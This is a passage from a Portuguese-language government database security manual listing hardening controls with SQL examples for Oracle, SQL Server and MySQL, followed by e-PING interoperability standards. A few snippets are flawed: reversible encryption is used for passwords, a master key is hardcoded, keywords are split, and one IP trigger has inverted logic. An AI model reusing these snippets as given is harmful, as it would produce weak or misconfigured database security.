3.2. Controles Gerenciais

Código		Categoria	Descrição	Ameaças endereçadas
CG	1	Controle de Acesso	Documentar formalmente os procedimentos relacionados à autorização e manutenção do acesso a visões da base de dados.	A-1, A-3, A-9, A-13, A14
CG	2	Processo de Configuração e Suporte	Procedimentos formais devem ser desenvolvidos para efetuar alteração na base de dados.	A-1, A-3, A-5, A-7, A-8, A-9, A-13, A-14
CG	3	Processo de Configuração e Suporte	Garantir que a instalação do SGBD seja adequada para atender apenas a necessidade identificada. Recomendável consultar guia oficial do SGBD.	A-5, A-7, A-10, A-11
CG	4	Processo de Configuração e Suporte	Avaliar a necessidade de atualização do SGBD. Caso necessário, realizar testes antes de aplicar no ambiente de produção.	A-6, A-8
CG	5	Processo de Configuração e Suporte	Revisar regularmente as funções desempenhadas pelos DBAs, donos de aplicações e operadores de contas de usuários, e manter atualizados os perfis.	A-2, A-8, A-14
CG	6	Processo de Configuração e Suporte	Garantir que todos os arquivos temporários sejam removidos após a instalação.	A-10, A-14
CG	7	Processo de Configuração	Garantir que todas as regras e políticas estejam	A-13, A-14

		e Suporte	em conformidade.	
CG	8	Auditoria e Log de Sistema	Manter o registro de log por tempo adequado. Seguir política de segurança institucional. Recomendável manter por no mínimo 14 dias e no máximo 21. Caso necessária a extensão do tempo, fazer backup.	A-10, A-14
CG	9	Controle de Rede e Ambiente	Manter o servidor em local isolado e controlado, lógica e fisicamente.	A-5, A-7, A-8, A-11, A-13, A-14
CG	10	Controle de Rede e Ambiente	Garantir condições ambientais para a acomodação do servidor, com controles de qualidade do ar, combate a incêndio, umidade e temperatura, dentre outros.	A-7
CG	11	Controle de Rede e Ambiente	Garantir que o servidor de banco de dados esteja segregado da rede principal e protegido por firewall.	A-2, A-5, A-10, A-13, A-14
CG	12	Controle de Rede e Ambiente	Testar as tarefas agendadas antes que a base de dados entre em produção.	A-4, A-6, A-7, A-8
CG	13	Controle de Rede e Ambiente	Testar a segurança do acesso físico ao servidor.	A-7, A-14
CG	14	Controle de Rede e Ambiente	Deixar claras e documentadas todas as políticas adotadas e informar devidamente aos usuários, de acordo com seu nível operacional.	Todas

Tabela 4 – Controles gerenciais em bancos de dados.

3.3. Controles Técnicos

Código		Categoria	Descrição	Ameaças endereçadas
CT	1	Conta de Usuário	Certificar que regras de DBA não sejam atribuídas a usuários que não são administradores do banco de dados.	A-2, A-3, A-5, A-7, A-8, A-11, A-13, A-14
CT	2	Conta de Usuário	Criar políticas e procedimentos para usuários do tipo desenvolvedor. Restringir o acesso destas contas ao ambiente de produção.	A-5, A-7, A-8, A-9, A-11, A-13, A-14
CT	3	Conta de Usuário	Estabelecer uma separação entre os ambientes de desenvolvimento, teste e produção.	A-2, A-4, A-5, A-7, A-8, A-9, A-13, A-14
CT	4	Conta de Usuário	Desenvolver procedimentos para garantir, restringir e rever o nível de acesso de usuários à base de produção e utilitários.	A-2, A-3, A-5, A-7, A-8, A-11, A-14
CT	5	Conta de Usuário	Criar conta temporária para funções limitadas, como migração e exportação, para desenvolvedor que requisitar acesso a base de produção.	A-5, A-8, A-9, A-14
CT	6	Conta de Usuário	Verificar se a senha é diferente em cada instância de banco de dados. Alterar caso sejam iguais.	A-2, A-3, A-5, A-7, A-8, A-10, A-14
CT	7	Conta de Usuário	Configurar contas de sistemas para acesso a diretórios do SGBD. Recomendável seguir o guia de instalação de cada SGBD.	A-2, A-3, A-4, A-5, A-8, A-11, A-13, A-14
CT	8	Controle de Acesso	Verificar se as senhas de contas administrativas foram trocadas.	A-2, A-7, A-8, A-11, A-13, A-14
CT	9	Controle de Acesso	Trocar senhas e desabilitar contas de usuários padrão do SGBD.	A-2, A-3, A-5, A-7, A-8, A-9, A-10, A-13, A-14
CT	10	Controle de Acesso	Criar identificação (login) individual, ou seja, não usar login compartilhado. Seguir padrão institucional.	A-14
CT	11	Controle de Acesso	Criar senhas dentro do padrão institucional.	A-14

CT	12	Controle de Acesso	Criar um usuário para manipulação de esquemas de aplicação sem privilégios de DBA. Limitá-lo apenas aos processos de manipulação dos esquemas, o que inclui inclusão e exclusão.	A-2, A-3, A-5, A-7, A-8, A-11, A-13, A-14
CT	13	Controle de Acesso	No SGBD Oracle, revisar e revogar os usuários com privilégio BECOME USER, exceto os usuários que efetuem importação ou exportação.	A-2, A-3, A-5, A-7, A-8, A-9, A-13, A-14
CT	14	Controle de Acesso	Impedir que usuários não autorizados façam uso de ferramentas de depuração.	A-2, A-3, A-11, A-13, A-14
CT	15	Controle de Acesso	Certificar que não haja nenhuma política de exceção de acesso.	Todas
CT	16	Controle de Acesso	Criar um grupo Help Desk com perfil específico para resetar senha dos usuários.	A-13, A-14
CT	17	Controle de Acesso	Proteger os parâmetros de inicialização e configuração do banco de dados. Apenas o proprietário do banco poderá ler e escrever os arquivos de configuração.	A-2, A-5, A-7, A-8, A-9, A-10, A-13, A-14
CT	18	Controle de Acesso	Bloquear o acesso à base de dados por aplicações não autorizadas.	A-2, A-3, A-5, A-6, A-7, A-8, A-10, A-11, A-12, A-13, A-14
CT	19	Controle de Acesso	Criar perfil e regras específicas para usuários com privilégios de alterar objetos da base de produção. Garantir que essas regras não sejam aplicadas a usuários não autorizados.	Todas
CT	20	Controle de Acesso	Restringir o uso de aplicações de suporte de acordo com seu nível de utilização.	A-2, A-3, A-5, A-6, A-7, A-8, A-10, A-11, A-12, A-13, A-14
CT	21	Controle de Acesso	Criar procedimento de validação de usuário a cada acesso que gere mudança de informação e em consultas que exijam confidencialidade. Recomendável para o nível 2 e obrigatório para os níveis 3 e 4 de segurança.	A-12, A-14
CT	22	Controle de Acesso	Revisar os privilégios e garantir que sejam atrelados apenas aos usuários devidamente autorizados.	Todas

CT	23	Controle de Acesso	Criar visões de segurança de dados e garantir que apenas usuários autorizados tenham acesso.	A-3, A-14
CT	24	Controle de Acesso	Documentar formalmente os procedimentos relacionados à autorização e manutenção do acesso a visões da base de dados.	A-1, A-3, A-14
CT	25	Processo de Configuração e Suporte	Garantir que arquivos de log estejam armazenados em dispositivos localizados fisicamente fora do servidor de banco de dados.	Todas
CT	26	Processo de Configuração e Suporte	Garantir que apenas os usuários administradores do banco de dados tenham autorização para realizar a reinicialização e o desligamento do servidor.	A-7, A-8, A-13, A-14
CT	27	Processo de Configuração e Suporte	Desabilitar portas de comunicação não utilizadas do banco de dados.	Todas
CT	28	Processo de Configuração e Suporte	Garantir que as bases de teste e desenvolvimento não afetem a base de produção.	A-4, A-5, A-6, A-7, A-8, A-13.
CT	29	Processo de Configuração e Suporte	Utilizar procedimentos ou códigos externos apenas quando esta for a única solução viável. Restringir o procedimento ou código externo a usuários devidamente autorizados.	Todas
CT	30	Processo de Configuração e Suporte	Garantir que a réplica da base de dados seja feita e mantida em espaços fisicamente separados.	A-7
CT	31	Processo de Configuração e Suporte	Recomenda-se o uso de criptografia no tráfego de dados pela rede.	A-10, A-12, A-13, A-14
CT	32	Processo de Configuração e Suporte	Utilizar funções de identificação única evitando duplicidade de dados.	A-5, A-8, A-13
CT	33	Auditoria e Log de Sistema	Garantir que sejam efetuados os registros de log de backup e restauração, e que sejam periodicamente revisados.	Todas
CT	34	Auditoria e Log de Sistema	Registrar e verificar periodicamente os logs de atividades de contas de aplicação.	Todas
CT	35	Auditoria e Log de Sistema	Registrar e verificar periodicamente os logs de	Todas

			atividades de contas de sistema.	
CT	36	Auditoria e Log de Sistema	Registrar e verificar periodicamente os logs de atividades dos administradores.	Todas
CT	37	Auditoria e Log de Sistema	Estabelecer sistema de correlação de logs	Todas

Tabela 5 – Controles técnicos em bancos de dados.

3.4. Controles Técnicos com Implementações

3.4.1. CI-1 – Conta de Usuário

Diretivas:

- Estabelecer e desenvolver políticas de segurança, grupos e regras de acordo com cada tipo de usuário exigido pelo sistema.

Oracle:

1- Criar Grupo:

CREATE GROUP <nome_do_grupo>

2- Criar Regra:

CREATE ROLE <nome_da_regra>

3- Atribuir Privilégios:

GRA NT <privilégio> ON <objeto> TO <usuário | grupo | regra>

4- Atribuir Regras:

GRANT <regra> TO <usuário | grupo>

MS SQL Server:

```
1- Criar Grupo:

CREATE GROUP <nome_do_grupo>

2- Criar Regra:

CREATE ROLE <nome_da_regra>

3- Atribuir Privilégios:

GRA NT <privilégio> ON <objeto> TO <usuário | grupo | regra>

4- Atribuir Regras:

GRANT <regra> TO <usuário | grupo>
```

MySQL:

```
1- Criar Grupo:

CREATE GROUP <nome_do_grupo>

2- Criar Regra:

CREATE ROLE <nome_da_regra>

3- Atribuir Privilégios:

GRA NT <privilégio> ON <objeto> TO <usuário | grupo | regra>

4- Atribuir Regras:

GRANT <regra> TO <usuário | grupo>
```

3.4.2. CI-2 – Conta de Usuário

Diretivas:

- Restringir login com múltiplas conexões.

Oracle:

```
CREATE PROFILE <nome_do_perfil> LIMIT SESSIONS_PER_USER  1;

ALTER USER <usuário> PROFILE <nome_do_perfil>;
```

MS SQL Server:

```
CREATE TRIGGER CONNECTION_LIMIT_TRIGGER

ON ALL SERVER WITH EXECUTE AS <login>

FOR LOGON

AS

BEGIN

IF ORIGINAL_LOGIN()= <login> AND

(SELECT COUNT(*) FROM SYS.DM_EXEC_SESSIONS

WHERE IS_USER_PROCESS = 1 AND

ORIGINAL_LOGIN_NAME = <login>) > 1

ROLLBACK;

END;
```

MySQL:

```

GRANT USAGE ON *.* TO <usuário>@<host>

 WITH MAX_USER_CONNECTIONS 1;
```

3.4.3. CI-3 – Conta de Usuário

Diretivas:

- Registrar ações de usuários de grupos com permissões de inserção, alteração e exclusão de dados (geralmente os desenvolvedores) em logs.

Oracle:

O Oracle gera um log chamado alert.log e é encontrado no diretório:

<ORACLE_HOME>/RDBMS/trace

Este log registra alterações no banco de dados, erros, inicialização do banco entre outros.

Ver especificações da fabricante para maiores informações.

MS SQL Server:

Criar funções que registrarão caso algum acesso seja feito:

```
IF UPDATE(<nome_do_campo)
BEGIN
    <executar comandos para registrar a ação em uma tabela de auditoria devidamente protegida>
END
```

OBS: Realizar verificação para UPDATE, INSERT e DELETE.

Arquivos de LOG são encontrados geralmente em C:\Program Files\Microsoft SQL Server\MSSQL\LOG

MySQL:

Ativar o log no my.cnf:

```
[mysqld]
err-log = <diretório>/mysql.err
log = <diretório>/mysql.log
```

3.4.4. CI-4 – Conta de Usuário

Diretivas:

- Verificar e remover os privilégios dos grupos com a característica de conceder heranças a usuários sem grupo explicitamente configurado.

Oracle:

```
Passo 1: Gerar um relatório com os privilégios da conta PUBLIC

SELECT * FROM SYS.DBA_TAB_PRIVS

WHERE GRANTEE = 'PUBLIC'

SELECT GRANTED_ROLE FROM SYS.DBA_ROLE_PRIVS

WHERE GRANTEE = 'PUBLIC';

Passo 2: Revisar e remover os privilégios atrelados a conta PUBLIC

EX:

REVOKE SELECT ON <objeto> FROM PUBLIC;

REVOKE EXECUTE ON <objeto> FROM PUBLIC;
```

MS SQL Server:

```
REVOKE <privilégio> ON <objeto> FROM PUBLIC
```

MySQL:

```
Passo 1: Verificar os privilégios do usuário:

SHOW GRANTS FOR <usuário>@<host>

Passo 2: Revogar os privilégios:

REVOKE <privilégio> FROM <usuário>@<host>
```

3.4.5. CI-5 – Conta de Usuário

Diretivas:

- Verificar na tabela de usuários se há campos de senha vazios. Caso estejam vazios, desativar as contas dos usuários até que os mesmos se disponham a criar uma senha.

Oracle:

Passo 1: Verificar se as contas possuem uma string criptografada no campo PASSWORD.

SELECT USERNAME PASSWORD from DBA_USERS;

Passo 2: Caso alguma conta estiver sem senha desativar a conta até que o usuário defina seja contatado para definir uma senha.

ALTER USER <usuário> ACCOUNT LOCKED;

MS SQL Server:

Passo1: Verificar se as contas possuem uma string criptografada no campo PASSORD.

SELECT NAME, PASSWORD FROM MASTER.DBO.SYSLOGINS

Passo 2: Caso alguma conta estiver sem senha desativar a conta até que o usuário defina seja contatado para definir uma senha.

MySQL:

Passo1: Verificar se as contas possuem uma string criptografada no campo PASSORD.

SELECT USER, PASSWORD, HOST FROM MYSQL.USER;

Passo 2: Caso alguma conta estiver sem senha desativar a conta até que o usuário defina seja contatado para definir uma senha.

Caso possível, bloquear o usuário. Não sendo possível, revogar todos os privilégios do mesmo.

3.4.6. CI-6 – Conta de Usuário

Diretivas:

- Impedir que usuários não autorizados realizem procedimentos atrelados a backup.

Oracle:

Ver especificações da fabricante para maiores informações.

MS SQL Server:

```
REVOKE BACKUP DATABASE FROM <usuario>
```

MySQL:

Ver especificações da fabricante para maiores informações.

3.4.7. CI-7 – Conta de Usuário

Diretivas:

- Registrar em log todos os acessos à base de produção.

Oracle:

O Oracle gera um log chamado alert.log e é encontrado no diretório:

<ORACLE_HOME>/RDBMS/trace

Este log registra alterações no banco de dados, erros, inicialização do banco entre outros.

Ver especificações da fabricante para maiores informações.

MS SQL Server:

Criar funções que registrarão caso algum acesso seja feito:

```
IF UPDATE(<nome_do_campo)
BEGIN
    <executar comandos para registrar a ação em uma tabela de auditoria devidamente protegida>
END
```

OBS: Realizar verificação para UPDATE, INSERT e DELETE.

Arquivos de LOG são encontrados geralmente em C:\Program Files\Microsoft SQL Server\MSSQL\LOG

MySQL:

Ativar o log no my.cnf:

[mysqld]

err-log = <diretório>/mysql.err

log = <diretório>/mysql.log

Ver especificações da fabricante para maiores informações..

3.4.8. CI-8 – Conta de Usuário

Diretivas:

- Criar procedimento que desabilite o usuário com mais de 1 mês de inatividade de acesso ao banco de dados.

Oracle:

Criar uma tabela que armazene o login e a data de acesso do usuário.

Criar um procedimento que armazene esses dados toda vez que o usuário se conectar.

Criar um procedimento que leia a tabela criada e desabilite o login que tiver seu ultimo acesso maior que 1 mês.

MS SQL Server:

Criar uma tabela que armazene o login e a data de acesso do usuário.

Criar um procedimento que armazene esses dados toda vez que o usuário se conectar.

Criar um procedimento que leia a tabela criada e desabilite o login que tiver seu ultimo acesso maior que 1 mês.

MySQL:

Criar uma tabela que armazene o login e a data de acesso do usuário.

Criar um procedimento que armazene esses dados toda vez que o usuário se conectar.

Criar um procedimento que leia a tabela criada e desabilite o login que tiver seu ultimo acesso maior que 1 mês.

3.4.9. CI-9 – Conta de Usuário

Diretivas:

- Garantir a segregação de responsabilidades dos usuários.

Processo Físico/Operacional:

Garantir que os usuários tenham regras restritas a suas funções e que eles não possam sair delas. Criar rotina de verificação de usuários.

3.4.10. CI-10 – Conta de Usuário

Diretivas:

- Garantir que apenas o dono do esquema tenha o privilégio de criar gatilhos.

Oracle:

```
REVOKE CREATE TRIGGER FROM <usuário>;

REVOKE CREATE ANY TRIGGER FROM <usuário>;
```

MS SQL Server:

Não há exemplos disponíveis para esta implementação.

MySQL:

Não há exemplos disponíveis para esta implementação.

3.4.11. CI-11 – Processo de Configuração e Suporte

Diretivas:

- Garantir que senhas sejam armazenadas de forma criptografada, seguindo padrões de segurança do mercado.

Oracle:

Não há exemplos disponíveis para esta implementação.

Recomendável o uso de certificados digitais ou algoritmos de "hash" que não ofereçam colisão.

MS SQL Server:

```
set @pwd1 = 'senha*123'

set @pwd2 = Convert(varbinary(100), pwdEncrypt(@pwd1))
```

Recomendável o uso de certificados digitais ou algoritmos de "hash" que não ofereçam colisão.

MySQL:

```
AES_ENCRYPT(string,string_chave)
```

Recomendável o uso de certificados digitais ou algoritmos de "hash" que não ofereçam colisão.

3.4.12. CI-12 – Processo de Configuração e Suporte

Diretivas:

- Garantir que a transmissão de senhas entre cliente e servidor ocorra de maneira segura e criptografada.

Oracle:

Utilizar mecanismo "SSL" disponível no manual do fabricante.

MS SQL Server:

Utilizar mecanismo "SSL" disponível no manual do fabricante.

MySQL:

Utilizar mecanismo "SSL" disponível no manual do fabricante.

3.4.13. CI-13 – Processo de Configuração e Suporte

Diretivas:

- Criar procedimentos para verificar e bloquear scripts que trafeguem com senha em puro texto.

Procedimento Físico/Operacional:

Verificar os scripts que trafegam pela rede. Certificar que não haja informações de senha em puro texto.

3.4.14. CI-14 – Processo de Configuração e Suporte

Diretivas:

- Utilizar criptografia em tabelas ou colunas cujos dados exigem confidencialidade.

Oracle:

Para que funcione a criptografia da coluna, uma carteira(wallet) deve ser aberta:

Passo 1: Criar o diretório da carteira Oracle:

$ORACLE_BASE/admin/<sid>

Windows: %ORACLE_BASE%/admin/<sid>

Passo 2: Entrar no sistema como sysdba e executar:

ALTER SYSTEM SET ENCRYPTION KEY IDENTIFIED BY "<senha>";

OBS: A sentença acima a carteira com a senha <senha>. A senha é case sensitive e deve ser cercada por aspas duplas.

Passo 3: Criar a tabela coma coluna criptografada:

```
CREATE TABLE TEST_USER
(
USER_ID VARCHAR2(10),
PASSWD  VARCHAR2(30)ENCRYPT,
CREATE_DATE_TIME DATE,
MOD_DATE_TIME DATE
);
```

OBS: Para impedir a visão do dado criptografado execute:

ALTER SYSTEM SET ENCRYPTION WALLET CLOSE;

Para visualizar o dado criptografado execute:

ALTER SYSTEM SET ENCRYPTION WALLET OPEN AUTHENTICATED BY "<senha>";

MS SQL Server:

USE <base_de_dados>;

GO

Se não existir uma chave mestre, crie:

IF NOT EXISTS

(SELECT * FROM sys.symmetric_keys WHERE symmetric_key_id = 101)

CREATE MASTER KEY ENCRYPTION BY

PASSWORD = '23987hxJKL969#ghf0%94467GRkjg5k3fd117r$$#1946kcj$n44nhdlj'

GO

CREATE CERTIFICATE <nome_certificado>

WITH SUBJECT = 'Employee Social Security Numbers';

GO

CREATE SYMMETRIC KEY <nome_da_chave>

WITH ALGORITHM = AES_256

ENCRYPTION BY CERTIFICATE <nome_certificado>;

GO

USE [<base_de_dados>];

GO

Criar uma coluna na qual será gravada o dado criptografado:

ALTER TABLE <base_de_dados>.<tabela>

ADD <coluna_criptografada> varbinary(128);

GO

Abrir a chave simétrica para criptografar o dado:

OPEN SYMMETRIC <nome_da_chave>

DECRYPTION BY CERTIFICATE <nome_certificado>;

Criptografar o valor da coluna <coluna> com a chave simétrica <nome_da_chave>. Salvar o resultado na coluna <coluna_criptografada>:

UPDATE <base_de_dados>.<tabela>

SET <coluna_criptografada> = EncryptByKey(Key_GUID('<nome_da_chave>'), <coluna>);

GO

MySQL:

AES_ENCRYPT(string,string_chave)

Utilizar campos binários como o VARBINARY ou BLOB para armazenamento do conteúdo criptografado.

Recomendável o uso de certificados digitais ou algoritmos de "hash" que não ofereçam colisão.

3.4.15. CI-15 – Processo de Configuração e Suporte

Diretivas:

- Garantir que contas de convidados (Guest Accounts) não existam.

Oracle:

```
ALTER USER <conta_convidado> ACCOUNT LOCK;
```

MS SQL Server:

```
USE <base_de_dados>;

GO

REVOKE CONNECT FROM GUEST
```

MySQL:

```
USE MYSQL;

DELETE FROM USER WHERE USER=<conta_convidado>;

DELETE FROM DB WHERE USER=<conta_convidado>;

FLUSH PRIVILEGES;
```

3.4.16. CI-16 – Processo de Configuração e Suporte

Diretivas:

- Garantir que os acessos ocorram por meio de regras, não permitindo acesso direto ao banco de dados.

Oracle:

Não há exemplos disponíveis para esta implementação.

Implementar modelo de controle de acesso baseado em regras (RBAC).

MS SQL Server:

Não há exemplos disponíveis para esta implementação.

Implementar modelo de controle de acesso baseado em regras (RBAC)

MySQL:

Não há exemplos disponíveis para esta implementação.

Implementar modelo de controle de acesso baseado em regras (RBAC)

3.4.17. CI-17 – Auditoria e Log de Sistema

Diretivas:

- Registrar e verificar periodicamente os logs de falha de acesso a objetos da base de dados.

Oracle:

O Oracle gera um log chamado alert.log e é encontrado no diretório:

<ORACLE_HOME>/RDBMS/trace

Este log registra alterações no banco de dados, erros, inicialização do banco entre outros.

Ver especificações da fabricante para maiores informações.

MS SQL Server:

Arquivos de LOG são encontrados geralmente em C:\Program Files\Microsoft SQL Server\MSSQL\LOG

Ver especificações da fabricante para maiores informações.

MySQL:

Ativar o log no my.cnf:

[mysqld]

err-log = <diretório>/mysql.err

log = <diretório>/mysql.log

Ver especificações da fabricante para maiores informações.

3.4.18. CI-18 – Auditoria e Log de Sistema

Diretivas:

- Registrar e verificar periodicamente os logs de falha de conexão.

Oracle:

Passo 1: No arquivo LISTENER.ORA configurar os seguintes parâmetros:

TRACE_LEVEL_LISTENER=OFF

TRACE_DIRECTORY_LISTENER= path ex. (../Oracle9i/network/trace)

TRACE File_LISTENER=listener.trc

LOG_DIRECTORY_LISTENER=path (ex. ../Oracle9i/network/log)

LOG_FILE_LISTENER=listener.log

Para prevenir a administração não autorizada do Oracle Listener:

Passo 1: Estabelecer uma senha segura para o Oracle Listener para prevenir a configuração remota do mesmo.

Passo 2: Configurar no listener.ora (Arquivo de controle do Oracle Listener) o parâmetro de configuração de segurança da seguinte forma:

ADMIN_RESTRICTIONS_listener_name = ON

Passo 3: Não deixar a porta padrão 1521 do Oracle Listener aberta no Firewall

Passo 4: Manter o servidor de banco de dados atrás de um firewall.Keep the database server behind a firewall.

Passo 5: Desenvolver um relatótioque consulte o trinlho de auditoria para tentativas de conexão não autorizadas. Rever o relatório periodicamente.

<ORACLE_HOME>/RDBMS/trace

Este log registra alterações no banco de dados, erros, inicialização do banco entre outros. Ver especificações da fabricante para maiores informações.

MS SQL Server:

Não há exemplos disponíveis para esta implementação.

MySQL:

Não há exemplos disponíveis para esta implementação.

3.4.19. CI-19 – Auditoria e Log de Sistema

Diretivas:

- Implementar notificação de ataque de sistema.

Processo Físico/Operacional:

Procurar as melhores práticas de mercado para monitorar e alertar ataques nos servidores de banco de dados. Implementar um sistemas de detecção e prevenção de intrusos (IDPS).

3.4.20. CI-20 – Controle de Rede e Ambiente

Diretivas:

- Restringir conexão com o servidor através de mecanismos de identificação exclusiva, como endereço IP, chaves compartilhadas (IPSEC) ou certificados digitais.

Oracle:

Configurar os parâmetros no arquivo <ORACLE_HOME>/Network/admin/protocol.ora:

Tcp.validatenode_checking=YES

Tcp.invited_nodes=<faixa de IPs>

Tcp.excluded_nodes=<faixa de IPs>;

MS SQL Server:

```
Criar um gatilho que verifica quem está conectando:

CREATE TRIGGER <nome_do_gatilho>

ON ALL SERVER WITH EXECUTE AS 'sa'

FOR LOGON

AS

BEGIN

 DECLARE @ClientHost nvarchar(max);

 SELECT @ClientHost = EVENTDATA().value('(/EVENT_INSTANCE/ClientHost)[1]','nvarchar(max)');

 -- ClientHost gives IP except if the connecting to SQL Server from instance machine.

 -- Do NOT put '<local machine>' in this otherwise you will block client access from instance machine.

 IF @ClientHost IN ('10.0.2.53'

                ,'10.0.2.54'

                ,'10.0.2.55'

                ,'10.0.2.56')

   ROLLBACK;

END;
```

MySQL:

```
Não há exemplos disponíveis para esta implementação.
```

3.4.21. CI-21 – Testar a execução e restauração de backup

Diretivas:

- Testar a execução e a restauração de backups antes da promoção para a produção.

Oracle:

Não há exemplos disponíveis para esta implementação.

Recomendável a utilização de aplicativos de gerenciamento de banco de dados da própria empresa.

MS SQL Server:

Recomendável a utilização de aplicativos de gerenciamento de banco de dados da própria empresa.

Passo 1: Criando um backup. Por padrão, o backup criado é do tipo FULL(completa):

```
USE <base_de_dados>;

BACKUP DATABASE <base_de_dados> TO DISK='<diretório>/<nome_do_arquivo>.BAK'
```

Passo 2: Restaurando a base de dados:

```
ALTER DATABASE <base_de_dados>

SET SINGLE_USER WITH ROLLBACK IMMEDIATE

RESTORE DATABASE [AdventureWorks] FROM DISK = N'C:\BackupTSQL.bak' WITH FILE = 1, NOUNLOAD, REPLACE, STATS = 10

GO

ALTER DATABASE <base_de_dados>

SET MULTI_USER WITH ROLLBACK IMMEDIATE
```

MySQL:

Não há exemplos disponíveis para esta implementação.

Recomendável a utilização de aplicativos de gerenciamento de banco de dados da própria empresa.

4. Interoperabilidade de Sistemas (e-Ping)

4.1. Características

O e-PING (Padrões de Interoperabilidade de Governo Eletrônico) é um documento do Governo Federal que regulamenta a utilização da Tecnologia de Informação e Comunicação na Interoperabilidade de Serviços de Governo Eletrônico. Este possui um conjunto de premissas, políticas e especificações técnicas que determinam aspectos técnicos e de infra-estrutura necessários para garantir a segurança e a acessibilidade dos sistemas e dos usuários.

O e-PING está segmentado em cinco áreas:

- Interconexão;
- Segurança;
- Meios de Acesso;
- Organização e Intercâmbio de Informações;
- Áreas de Integração para Governo Eletrônico.

Para cada segmento foram especificados componentes para os quais são estabelecidos padrões. O presente manual abordará os padrões de classificação ‘A’ (Adotado) e ‘R’ (Recomendado), referenciados no e-PING, onde todos os adotados serão obrigatórios em todos os níveis de segurança.

É importante lembrar que o e-PING é atualizado periodicamente, assim recomenda-se o acompanhamento do documento que se encontra em: http://www.eping.e.gov.br.

4.2. Interconexão

4.2.1. Políticas Técnicas

- Toda interconexão deverá ocorrer utilizando IPv4 e ter suporte ao IPv6;
- Sistemas de e-mail deverão utilizar SMTP/MIME para o transporte de mensagem. Utilizar os protocolos POP3 e/ou IMAP;

- Deve ser obedecida a política de definição de nomes de usuário do governo federal;
- O DNS deverá ser utilizado para resolução de nomes de domínio da Internet, convertendo-os em endereços IP e, inversamente, convertendo IPs em nomes de domínios, através da manutenção dos mapas direto e reverso, respectivamente;
- Os protocolos FTP e HTTP deverão ser utilizados na transferência de arquivos. O HTTP deverá ser priorizado para transferências de arquivos de origem de páginas de sítios da internet;
- Sempre que possível utilizar tecnologia *web* em aplicações que utilizaram emulação de terminal anteriormente;
- É recomendada a tecnologia de web services como solução de interoperabilidade da e-PING. Recomenda-se o uso do protocolo SOAP para interconexão de arquiteturas descentralizadas e/ou distribuídas.

4.2.2. Especificações Técnicas

4.2.2.1. Mensageria (IM)

Código		Componente	Especificação	Nível
IM	1	Endereço de caixa postal eletrônica	Os nomes das caixas postais de correio eletrônico deverão seguir o padrão do governo federal (encontrado em http://www.e.gov.br/correios/cp_individ.htm) e, caso o padrão institucional seja mais rigoroso, utilizar este. Exemplo: um funcionário de nome Joaquim José da Silva Xavier deverá ter o nome de caixa postal formado por prenome e sobrenome, separados por pontos: joaquim.xavier Em caso de homônimos, deverão ser utilizadas as iniciais dos nomes intermediários, como: joaquim.j.xavier, ou joaquim.js.xavier. Não poderão ser utilizados acentos.	Todos
IM	2	Transporte de mensagem eletrônica	Utilizar produtos de mensageria eletrônica que suportam interfaces em conformidade com SMTP/MIME.	2 a 4
IM	3	Acesso à caixa postal	O uso de programas de correio eletrônico deverá ser permitido somente em caso de necessidade e quando não houver restrições de segurança.	2 a 4
IM	4	Mensageria em tempo real	Utilizar o modelo de requisitos para o protocolo XMPP definidos pela RFCs 3920 e 3921	2 a 4
IM	5	Serviço de mensagens curtas (SMS)	O serviço de mensagens curtas (SMS) deverá utilizar o protocolo SMPP. Especificações do protocolo em: http://www.smsforum.net/	2 a 4

Tabela 6 – Especificações técnicas (Mensageria).

4.2.2.2. Infra-estrutura de Rede (IR)

Código		Componente	Especificação	Nível
IR	1	Transporte	Utilizar TCP (RFC 793).	Todos
			Utilizar UDP (768) somente em caso de extrema necessidade.	Todos
IR	2	Intercomunicação LAN/WAN	Utilizar IPv4 (RFC 791).	Todos
IR	3	Tráfego Avançado	Caso seja necessária a otimização do tráfego de rede utilizar o MPLS (RFC 3031), contendo, no mínimo, quatro classes de serviço.	Todos
IR	4	Rede local sem fio	IEEE 802.11 b/g em conformidade as determinações do *WI-FI Alliance* (http://www.wi.fi.org), com sistemas homologados pela Anatel (http://www.anatel.gov.br).	2 a 4

Tabela 7 – Especificações técnicas (Infra-estrutura de rede).

4.2.2.3. Serviços de Rede (ISR)

Código		Componente	Especificação	Nível
SR	1	Protocolo de transferência de hipertexto	Utilizar o HTTP/1.1 (RFC 2616).	Todos
SR	2	Protocolos de transferência de arquivos	Utilizar o protocolo FTP com re-inicialização e recuperação (RFCs 959 e 2228). Utilizar o protocolo HTTP (RFC 2616).	2 a 4
ISR	3	Diretório	O uso do LDAP v3 deverá ocorrer para acesso geral ao diretório em conformidade com a RFC 4510.	Todos
ISR	4	Sincronismo de tempo	Utilizar NTP versão 3.0 (RFC 1305) e/ou SNTP versão 4.0 (RFC 4330).Deverá haver sincronia com a hora oficial do Brasil, fornecida pelo Observatório Nacional, sendo incluídas as diferenças de fuso horário, quando aplicáveis.	2 a 4
ISR	5	Serviços de nomeação de domínio	O DNS deve ser utilizado para resolver nomes de domínios na Internet (RFC 1035) Seguir as diretivas de nomeação de domínio do Governo Federal (http://www.governoeletronico.gov.br/o-gov.br/biblioteca/arquivos/resolucao-no-07-de-29-de-julho-de-2002).	Todos
ISR	6	Protocolos de sinalização	Utilizar Protocolo de Inicialização de Sessão (SIP - RFC 3261) para controle, na camada de aplicação, de sessões com um ou mais participantes.	2 a 4
ISR	7	Protocolos de gerenciamento de redes	Usar protocolo SNMP versão 3 (RFCs 3411 e 3418).	2 a 4
ISR	8	Protocolo de troca de informações estruturadas em plataformas descentralizadas e/ou distribuídas	Utilizar protocolo SOAP v1.2 http://www.w3.org/TR/soap12-part0/	Todos

Tabela 8 – Especificações técnicas (Serviços de rede).

4.3. Segurança

4.3.1. Políticas Técnicas

- Dados e informações deverão ser protegidos de forma a mitigar os riscos e garantir a integridade, confidencialidade, disponibilidade e autenticidade;
- Independente de local, processamento ou armazenamento em que os dados estejam, deverão ser mantidos com o mesmo nível de proteção definido originalmente;
- Informações sensíveis deverão trafegar de forma criptografada conforme os componentes de segurança especificados neste documento;
- A segurança deverá ser tratada de forma preventiva. Para sistemas críticos deverão ser elaborados planos de continuidade;
- A segurança é um processo que deverá estar inserido em todas as fases do ciclo de vida de desenvolvimento de sistemas;
- Os sistemas deverão possuir registros históricos (logs) para permitir auditoria e provas materiais. É imprescindível a adoção de um sistema de sincronismo de tempo centralizado, mecanismos que garantam autenticidade dos registros, recomendável a utilização de assinatura digital;
- Serviços de segurança de XML deverão estar em conformidade com a W3C;
- O uso de criptografia e certificados digitais deverá estar em conformidade com a ICP-Brasil;
- Manter documentação dos sistemas atualizada e protegida com seu devido grau de sigilo;
- Mais requerimentos deverão ser observados de acordo com o nível de segurança estipulado para a aplicação no capítulo 3 deste manual.

